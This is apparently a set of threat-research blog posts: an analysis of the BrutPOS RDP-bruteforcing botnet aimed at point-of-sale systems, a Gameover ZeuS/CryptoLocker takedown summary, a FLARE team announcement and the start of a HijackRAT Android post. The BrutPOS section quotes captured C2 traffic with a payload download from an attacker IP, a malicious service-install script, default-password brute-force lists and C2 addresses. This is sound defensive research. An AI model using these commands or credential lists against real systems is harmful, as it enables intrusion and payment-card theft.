BrutPOS: RDP Bruteforcing Botnet Targeting POS Systems

There have been an increasing number of headlines about breaches at retailers in which attackers have made off with credit card data after compromising point-of-sale (POS) terminals. However, what is not commonly discussed is the fact that one third of these breaches are a result of weak default passwords in the remote administration software that is typically installed on these systems. [1] While advanced exploits generate a lot of interest, sometimes it’s defending the simple attacks that can keep your company from the headlines.

In this report, we document a botnet that we call BrutPOS which uses thousands of compromised computers to scan specified IP address ranges for RDP servers that have weak or default passwords in an effort to locate vulnerable POS systems. [2]

BrutPOS

It is unclear exactly how the BrutPOS malware is being propagated. We have found that the malware is being distributed (along with a considerable amount of otherwise unrelated malware) by the site destre45[.]com. The attackers may have used a distribution service provided by other cybercriminals.

When executed, the malware copies itself to:

"%USERPROFILE%\%APPDATA%\llasc.exe"

It modifies the Windows Registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Run_) so that it will be restarted after a reboot.

The malware connects to the command and control server (C2) to report its status and receives a list of usernames/passwords and IP addresses to begin scanning.

POST /brut.loc/www/cmd.php HTTP/1.1
Content-type: multipart/form-data, boundary=XyEgoZ17
Cache-Control: no-cache
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Accept-Language: ru-RU,en,*
User-Agent: Browser
Host: 92.63.99.157
Content-Length: 212

-XyEgoZ17
content-disposition: form-data; name=”data”

{ “bad” : 0, “bruting” : false, “checked” : 1, “done” : true, “errors” : 0, “good” : 0, “goodslist” : “”, “pps” : 0.0, “threads” : 5, “v” : “0.0.0″ }

HTTP/1.1 200 OK
Date: Fri, 20 Jun 2014 13:22:53 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/5.3.3
Set-Cookie: PHPSESSID=o68hcjj8lhkbprfbdkbj50lrr0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2056
Connection: close
Content-Type: text/html; charset=UTF-8

{“passwords”:”backupexec\r\nbackup\r\npassword\r\nPassword1\r\nPassw0rd\r\nPa$$w0rd1\r\nPass@word\r\nPassword\r\nclient\r\nP@ssw0rd\r\np@$$w0rd\r\npassw0rd\r\np@ssw0rd\r\npa$$w0rd”,”logins”:”backupexec\r\nbackup\r\ndatacard”,”servers”:”[IP ADDRESSES REDACTED]“,”botstart”:”1″,”stamp”:1308301912,”newthreads”:5,”interval”:50}

The infected system begins to make connections to port 3389; if the port is open it adds the IP to a list of servers to be brute forced with the supplied credentials. If the infected system is able to successfully brute force an RDP server, it reports back with credentials.

In total we found five C2 servers used by the BrutPOS botnet. Three of these servers are located on the same network in Russia; one of them is located in Iran. Only two of these servers remain active at this time.

C2 Country Network Status
62.109.16.195 Russia THEFIRST-NET Active
92.63.99.157 Russia THEFIRST-NET Active
78.154.54.42 Iran BSG Inactive
82.146.34.22 Russia THEFIRST-NET Inactive
62.113.208.37 Germany DE-23MEDIA Inactive

Based on the compile times of the samples we analyzed that connect to this C2 infrastructure, this botnet was active as of February 2014.

However, one of the active C2 servers was setup on May 28 and we believe that the second was setup in early June. We were able to recover information from these two C2 servers in mid-June that allowed us to gain a better understanding of this botnet.


The attackers are able to control the botnet from a web-based administration panel. This panel provides a statistical overview of the botnet.
brutpos1

The botnet had a total of 5622 compromised computers under its control, however, only a fraction of those systems are active at any given time (179 were active when we last checked). This page also displays the “current version” of the malware and if an infected system checking in reports an earlier version a new executable will be pushed down to it.

brutpos2

The attackers are able to view the details of the infected systems under their control including the IP address and geographic location as well as status of the infected systems’ brute forcing activities (bad / good / errors / threads / version) and the timestamp of the last connection to the C2. The attackers may also specify commands such as “reload” and “delete”.

Based on the IP addresses on this page, there are 5622 infected systems spread across 119 countries.

Country

Count

Percentage

Russia

881

15.67%

India

756

13.45%

Vietnam

422

7.51%

Iran

341

6.07%

Taiwan

232

4.13%

Ukraine

151

2.69%

Turkey

139

2.47%

Serbia

115

2.05%

Egypt

110

1.96%

Mexico

106

1.89%

brutpos3


This page lists the ranges of IP addresses that the attackers can specify to be scanned for RDP access and brute forced.

brutpos4

In total, the attackers specified 57 IP address ranges the majority of which (32) are located in the U.S.

brutpos5

The attackers can specify the user names and passwords that the infected systems use to brute force available RDP servers. Some of the usernames and password indicate that the attackers are looking for specific brands of POS systems (such as Micros). [3]

Usernames Passwords
admin
administrator
backup
backupexec
data
datacard
manager
micros
microssvc
pos
Admin
admin
Administrat0r
Administrator
administrator
backup
backupexec
client
client1
datacard
@dm1n
@dmin
micros
p0s
Passw0rd
Passw0rd1
Password
Pass@word
password
Password1
Pa$$w0rd1
Pa$$word
pa$$word
pos
P@ssw0rd
p@ssword
p@ssword1
p@$$w0rd

brutpos6


When an infected system reports back a successful RDP login, the attackers store the username/password and IP address of the RDP server as well as the IP address of the infected system that successfully brute forced it.

brutpos7

Of the 60 “good” RDP servers listed by the attackers the majority (51) are located in the U.S. The most common username was “administrator” (36) and the most common passwords were “pos” (12) and “Password1” (12).

Payment Card Theft

During our investigation, we discovered another executable that is potentially run on systems once credentials are obtained (e.g. 4aed6a5897e9030f09f13f3c51668e92). This variant is intended to extract payment card information stored within running processes. It has two distinct code paths depending on its ability to get debug permissions by calling RtlAdjustPrivilage(0×14,1,0…). This may be an attempt to identify a POS configuration. If it succeeds in getting debug permissions, it downloads the executable and executes it:


GET /brut.loc/www/bin/1.exe HTTP/1.1
Accept-Encoding: gzip
Connection: Keep-Alive
Accept-Language: ru-RU,en,*
User-Agent: Browser
Host: 82.146.34.22

If the malware fails to get debug permissions, it copies itself to %WINDIR%\lsass.exe and installs itself as a service. The following script is used to create and start the service:

sc create winserv binpath= C:\WINDOWS\lsass.exe type= own start= auto
sc start winserv
del 1.bat

When running as a service, the program scans the memory of all processes with the exception of csrss.exe and conhost.exe for potential payment card information. Candidates are verified using the Luhn checksum and saved to winsrv.sys. It uploads ‘winsrv.sys’ using FTP to the server 62.109.16.195.

Before connecting to the FTP server, the implant connects to smtp[.]gmail[.]com on port 25 and obtains the victim’s external IP address from the EHLO response. winsrv.sys is uploaded to the FTP serving using a filename consisting of a capital character followed by the IP address. The capital character prefixed to the filename is initialized to ‘A’ and is incremented through ‘Z’ for each new file. If the IP address isn’t obtained from smtp[.]gmail[.]com, a random four digit number is generated.

Attribution

While there is insufficient information to determine attribution, there is some information which indicates that the attackers are in Eastern Europe, probably Russia or Ukraine. In addition to the Russian language interface, we recovered web server logs and parsed out the six IP addresses that used the administration interface.

Two of the IP addresses were from PEOPLE-NET, an ISP in Ukraine. In both cases the “User-Agent” indicates that the requests were coming from an Alcatel mobile phone running Android:

"Mozilla/5.0 (Linux; Android 4.1.1; ALCATEL ONE TOUCH 5020D Build/JRO03C) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.72 Mobile Safari/537.36 OPR/19.0.1340.69721"

Another Ukraine IP address, from the UKRTELNET-ADSL ISP, was also used. However, the “User-Agent” in this case was FireFox:

"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0"

There were also connections from an IP range in Russia assigned to the network “Macroregional_South” in Volvograd.

In addition to these connections there were also connections from the U.K. and France, however, these connections were made using VPN services provided by atomintersoft.com and vpnlux.net.

Honeypot

In order to understand the attacker’s intentions, we decided to setup a Windows 2008 R2 Server with POS software and allow the attackers to compromise it. In addition to POS software, we also put documents with fake credit card information on the Desktop. By mimicking the traffic generated by the infected systems under the attackers control, we were able send a username and password combination of “micros” and “admin” to the C2. We then waited for the attackers to connect.

We saw the attackers connect to the RDP instance 27 minutes after the fake username and password combination were sent to the C2. The attackers connected from three IP addresses. One of the IP addresses was in the same Ukrainian IP address range assigned to PEOPLE-NET that we saw in the C2 logs. Another was the same VPN based in the UK, while the third was assigned to INETHN in Honduras.

After connecting, the attackers immediately opened the document containing fake credit card information, then exited the system shortly after. The second access attempt occurred 4 minutes later, with little activity. The third access occurred 18 minutes later. The attackers, on the third access, then attempted to open the POS software; which was unsuccessful. The fourth access happened two minutes later, with very little activity. The fifth and final access happened approximately 4 hours later, which led the attackers to format the drive, thus attempting to wipe data trails.

Conclusion

POS systems remain a high priority target for cybercriminals. Based on a simple scanning attack, the attackers in this case were able leverage their botnet of over 5000 machines in order to acquire access to 60 systems in two weeks.

While new malware and more advanced attacks are taking place, standard attacks against weak passwords for remote administration tools presents a significant threat.

Notes

1. http://www2.trustwave.com/rs/trustwave/images/2014_Trustwave_Global_Security_Report.pdf

2. The BrutPOS malware was initially identified in March 2014 but the full scope of the botnet was still unknown at that time. http://www.alienvault.com/open-threat-exchange/blog/botnet-bruteforcing-point-of-sale-via-remote-desktop and http://deepflash.blogspot.ca/2014/02/rdp-bruterforcer-in-wild.html

3. Micros sells POS systems for the retail and hospitality industries http://www.micros.com/.

Acknowledgements

We would like to thank Josh Gomez for his help and support.

Samples

4c3d65c1d8e1d7a2815c0031be41efc7: BrutePOS_Brute
7391ff6f34f79df0ec7571f7afbf8f7a: BrutePOS_Brute
280d920531ba67d8fd81350877914985: BrutePOS_Brute
96487eb38687e84405f045f7ad8a115c: BrutePOS_Brute
c1fab4a0b7f4404baf8eab4d58b1f821: BrutePOS_Brute
6bcff459fbca8a64f1fd74be433e2450: BrutePOS_Brute
daae858fe34dcf263ef6230d887b111d: BrutePOS_Brute
31bd8dd48ac0de3d4da340bf29f4d280: BrutePOS_Brute
0f2266f63c06c0fee3ff999936c7c10a: BrutePOS_Brute
4d4fd96fabb1c525eaeeae8f2652ffa6: BrutePOS_Brute
da6d727ddf096b6654406487bf22d26c: BrutePOS_Brute
fd58144a4cd354bfd09719ac2ccd3511: BrutePOS_Brute
e38e42f20e027389a86d6a5816a6d8f8: BrutePOS_Brute
08863d484b1ebe6359144c9a8d8027c0: BrutePOS_Brute
4ab3a6394a3a1860a6c52cf92d7f7560: BrutePOS_Brute
0e58848506a525c755cb0dad397c1c44: BrutePOS_Brute
60c16d8596063f6ee0eae579f201ae04: BrutePOS_Brute
b2d4fb4977630e68107ee87299a714e6: BrutePOS_Brute
68ba1afd4585b9355cf7009f4604a208: BrutePOS_Brute
9d3d769d3feea92fd4794fc3c59e32df: BrutePOS_Brute
b63581fcf0ff86bb771c3c33205c78ca: BrutePOS_Brute
18eba6f28ab6c088d9fc22b4cc154a77: BrutePOS_Brute
4802539350908fd447a5c3ae3e966be0: BrutePOS_Brute
cbbb68f6d8eda1071078a02fd79ed3ec: BrutePOS_Brute
8ba3c7ccd0a61d5c9a8b94a71ce06328: BrutePOS_Brute
9b8de98badede7f837a34e318b12d842: BrutePOS_Brute
78f4a157db42321e8f61294bb39d7a74: BrutePOS_FTP_Exfil
f36889f30b62a7524bafc766ed78b329: BrutePOS_FTP_Exfil
95b13cd79621931288bd8a8614c8483f: BrutePOS_FTP_Exfil
4aed6a5897e9030f09f13f3c51668e92: BrutePOS_FTP_Exfil
06d8d8e18b91f301ac3fe6fa45ab7b53: BrutePOS_FTP_Exfil
faddbf92ab35e7c3194af4e7a689897c: BrutePOS_FTP_Exfil

Operation Tovar: The Latest Attempt to Eliminate Key Botnets

Coordinated botnet disruptions have increased in pace and popularity over the last few years as more private companies work with international law enforcement agencies to combat malware infections on a grand scale. Operation Tovar, announced on June 2 2014, is the latest to make headlines. The target of the investigation, Evgeniy Mikhailovich Bogachev, was indicted by the Department of Justice and is wanted by the FBI for his role as alleged leader of the Gameover ZeuS and CryptoLocker botnets. Four other defendants were indicted using their pseudonyms. Though Bogachev’s current activities aren’t known, the Operation Tovar task force has maintained control of the botnet infrastructure and remediation efforts are ongoing.

While new malware strains are released with increasing frequency, it’s easy to forget why Gameover and CryptoLocker are worthwhile targets for takedown operations. Both offered more advanced features than their peers and typified the increasingly sophisticated cybercriminal enterprises behind botnets.

Gameover ZeuS

Since the ZeuS source code was released in 2011, several new variants have appeared in the wild. Citadel, KINS, ICE IX, and Gameover have all improved upon the basic ZeuS model by introducing new features, using better encryption, and modifying command and control (C2) communication methods.

Gameover uses a peer-to-peer (P2P) system for C2 communication. Though other P2P botnets such as Kelihos exist, Gameover is notable for its use of proxy nodes to introduce complexity into the standard P2P infrastructure. These proxy nodes are specific machines designated as relay points through which the botnet operators send commands and receive stolen information. This minimizes the number of systems that actually communicate with C2 servers. C2 commands are signed using RSA-2048 and encrypted with RC4 making it very difficult to tamper with the botnet.

Additionally, Gameover maintains a failsafe mechanism: a domain generation algorithm (DGA) that produces 1,000 domains each week. This feature enables the operators to maintain control of their botnet even if the P2P infrastructure is compromised. The DGA produces long, nonsensical strings at one of six top-level domains: .com, .net, .org, .biz, .info, and .ru that can be registered and used to send commands to the botnet.

ZeuS and all its variants are information-stealing trojans. We refer to them as banking trojans because that’s where they excel and Gameover is no exception. Gameover is able to trick the user into handing over personal information and can even defeat two-factor authentication. It accomplishes this by injecting custom code into the browser when a victim visits certain websites. Gameover’s arsenal of bank account takeover tools includes 1,500 web injections that were custom-made to target the websites of more than 700 financial institutions worldwide.

In addition to its exceptional abilities as a banking trojan, Gameover is capable of a wider variety of data theft activities. An Operation Tovar task force member, speaking to Brian Krebs on the condition of anonymity, said they have evidence of additional harvested data and that Gameover targeted proprietary information.

CryptoLocker

Not content with merely engaging in widespread banking credential and information theft, the Gameover criminal operators decided to maximize returns by infecting systems with CryptoLocker. It is a type of ransomware that encrypts the files on infected machines and then demands a ransom of hundreds of dollars in order to receive a decryption key. Typically, victims were given 72 hours to pay the ransom in bitcoins or risk losing their data.

Unwilling to miss out on any opportunity to generate revenue, the criminal operators set up a website to assist victims in paying the ransom in bitcoins. Through this website, victims could complete the transaction and track the status of their “order” – the ransom payment in exchange for the decryption key. Some victims, unwilling or unable to pay the ransom, missed the 72-hour deadline only to see the ransom demand increase fivefold.

Law enforcement officials discouraged people from paying the ransom since it would fund a criminal organization, but without back ups many victims had little choice but to pay. A US police department paid $750 for two Bitcoins as ransom after CryptoLocker was installed on a system used for police reports and booking photos. CryptoLocker encrypts files using asymmetric encryption, making use of a public and a private key. Without the private key, located on the criminals’ servers, infected files probably cannot be decrypted.

The Target

Operation Tovar’s investigation began with a server in the UK. A trail of wire transfers, money mules, criminal servers, and at least one confidential source led investigators to Bogachev. He is a Russian citizen wanted on charges of conspiracy to participate in racketeering activity, bank fraud, conspiracy to violate the Computer Fraud and Abuse Act, conspiracy to violate the Identity Theft and Assumption Deterrence Act, aggravated identity theft, conspiracy, computer fraud, wire fraud, and money laundering. The FBI estimates the financial toll of Gameover at over $100 million and another estimate is that more than $27 million in ransom payments were made in the first two months of CryptoLocker’s distribution.

Obtaining an indictment against a Russian national who will likely never be extradited to the United States isn’t sufficient to put an end to a criminal organization. In 2011, Russian citizen Aleksandr Andreevich Panin was indicted in the US on 23 counts related to the development and distribution of SpyEye but was not arrested until 2013 when he flew through Hartsfield-Jackson Atlanta International Airport. The Russian government, in a travel warning to its citizens, specifically mentions Panin and recommends that Russians facing legal action in the US should refrain from travelling internationally.

The Takeover

Drawing on the technical expertise of its members, the Operation Tovar task force was able to exploit flaws in the design of Gameover’s P2P network to manipulate the peer list and redirect traffic to nodes under its control. The specific technical details have not been released to the public in order to prevent the criminals from regaining control.

Gameover’s failsafe mechanism, the DGA that was supposed to have allowed the criminals to maintain control in the event of a P2P disruption, was reverse engineered by task force members. The FBI then obtained a restraining order to redirect any attempts to register those domains to a government-run server. Furthermore, US service providers are required to block connections to the Russian .ru domains generated by the DGA since the US has no jurisdiction to prevent their registration.

CryptoLocker also used a DGA for determining C2 locations. The algorithm was reverse engineered and the C2 servers were identified and seized by the Operation Tovar task force. Due to the use of an asymmetric key algorithm, CryptoLocker victims whose files remain encrypted currently have no avenue of remediation.

Operation Tovar’s success can be measured by two factors: (1) Have the criminals regained control of their botnets and (2) Is the malware being removed from infected machines? While we can’t say for certain that the people responsible for Gameover and CryptoLocker have ceased all criminal activity, they have not regained control of the network disrupted by Operation Tovar. Based on this fact alone, the task force should be commended. Successful botnet disruptions are very challenging. Attempted takeovers over Kelihos have been undone after only two weeks.

The remediation of infected machines is an even more difficult task. US-CERT has published a list of recommended actions and resources, and a number of the private companies involved in Operation Tovar have released scanning tools. The onus remains on individuals and organizations to use these resources to determine if they are infected and take the appropriate steps to remediate the problem. Statistics published by The Shadowserver Foundation show the number of machines infected with Gameover has remained essentially flat since the takeover. There are simply not enough people taking advantage of the resources available to remediate their systems.

tovar1

The task force has taken control of the C2 network and now some people may believe that the malware is neutered and no further action is required. It is important to remember that any malware is unauthorized code running on a computer. The integrity of the system is still compromised, regardless of who is in control of the botnet.

Announcing the FLARE Team and The FLARE On Challenge

I would like to announce the formation of the FireEye Labs Advanced Reverse Engineering (FLARE) team. As part of FireEye Labs, the focus of this team is to support all of FireEye and Mandiant from a reverse engineering standpoint. Many FireEye groups have reversing engineering needs: Global Services discovers malware during incident response, Managed Defense constantly discovers threats on monitored client networks, and Products benefit from in-depth reversing to help improve detection capabilities.

We primarily focus on malware analysis, but we also perform red-teaming of software and organizations, and we develop tools to assist reverse engineering. Our research and tools assist with automatic malware triage to quickly get initial results out to incident responders in the field. Auto-unpackers unravel obfuscated samples without the need for an analyst. Automatic clustering and classifying samples helps identify if a binary is good or bad and whether we have analyzed it before. We develop reverse engineering scripts for IDA Pro and systems that help us quickly share our analysis results. We also write scripts that can help incident responders decrypt and interpret malware network traffic and host artifacts.

This elite technical enclave of reversers, malware analysts, researchers, and teachers, will team up with our FireEye Labs peers to help bring the best detection to our customers and promote knowledge sharing with the security research community. We’ll continue to provide technical training on malware analysis privately and at conferences like Black Hat. Look for us to present webinars on malware analysis and a blog series of scripts for IDA Pro to aid reverse engineering of malware.

The Challenge

To commemorate our launch, the FLARE team is hosting a challenge for all reverse engineers and malware analysts. We invite you to compete and test your skills. The challenge runs the gamut of skills we believe are necessary to succeed on the FLARE team. We invite everyone who is interested to solve the challenge and get their just reward!

The puzzles were developed by Richard Wartell, a reverse engineer with a PhD in “IDA Pro” (actually Computer Science, but his thesis used IDA Pro) from the University of Texas at Dallas where he worked on binary rewriting techniques for the x86 instruction set. He recently presented this work at the REcon conference in Montreal. At Mandiant Richard focused on incident response, but now on the FLARE team he reverse engineers malware, teaches malware classes, and helps develop our auto-unpacking technology.

As reverse engineers we’ve seen a variety of anti-reverse engineering techniques. Oftentimes the armoring malware authors employ is sophisticated and requires time to unravel. Sometimes it is misguided and easily circumvented.

Writing these binary puzzles has given us a chance to recreate some of the sophisticated (and sometimes ridiculous) techniques we see. The seven puzzles start with basic skills and escalate quickly to more difficult reversing tasks. At FLARE we have to deal with whatever challenges come our way, so the challenge reflects this. If you take on the challenge you might see malicious PDFs, .NET binaries, obfuscated PHP, Javascript, x86, x64, PE, ELF, Mach-O, and so on.

And after completing the final challenge, you’ll win a prize and be contacted by a FLARE team member. The full details can be found at: www.flare-on.com.

So on behalf of the FLARE team, I say Happy Reversing!

The Service You Can’t Refuse: A Secluded HijackRAT

In Android world, sometimes you can’t stop malware from “serving” you, especially when the “service” is actually a malicious Android class running in the background and controlled by a remote access tool (RAT). Recently, FireEye mobile security researchers have discovered such a malware that pretends to be a “Google Service Framework” and kills an anti-virus application as well as takes other malicious actions.

In the past, we’ve seen Android malware that execute privacy leakage, banking credential theft, or remote access separately, but this sample takes Android malware to a new level by combining all of those activities into one app. In addition, we found the hacker has designed a framework to conduct bank hijacking and is actively developing towards this goal. We suspect in the near future there will be a batch of bank hijacking malware once the framework is completed. Right now, eight Korean banks are recognized by the attacker, yet the hacker can quickly expand to new banks with just 30 minutes of work.

Although the IP addresses we have captured don’t reveal who the attacker is, as the computer of the IP might be a victim as well, we have found from the UI that both the malware developer and the victims are Korean speakers.


Fig. 1. The structure of the HijackRAT malware.

Fig. 1. The structure of the HijackRAT malware.

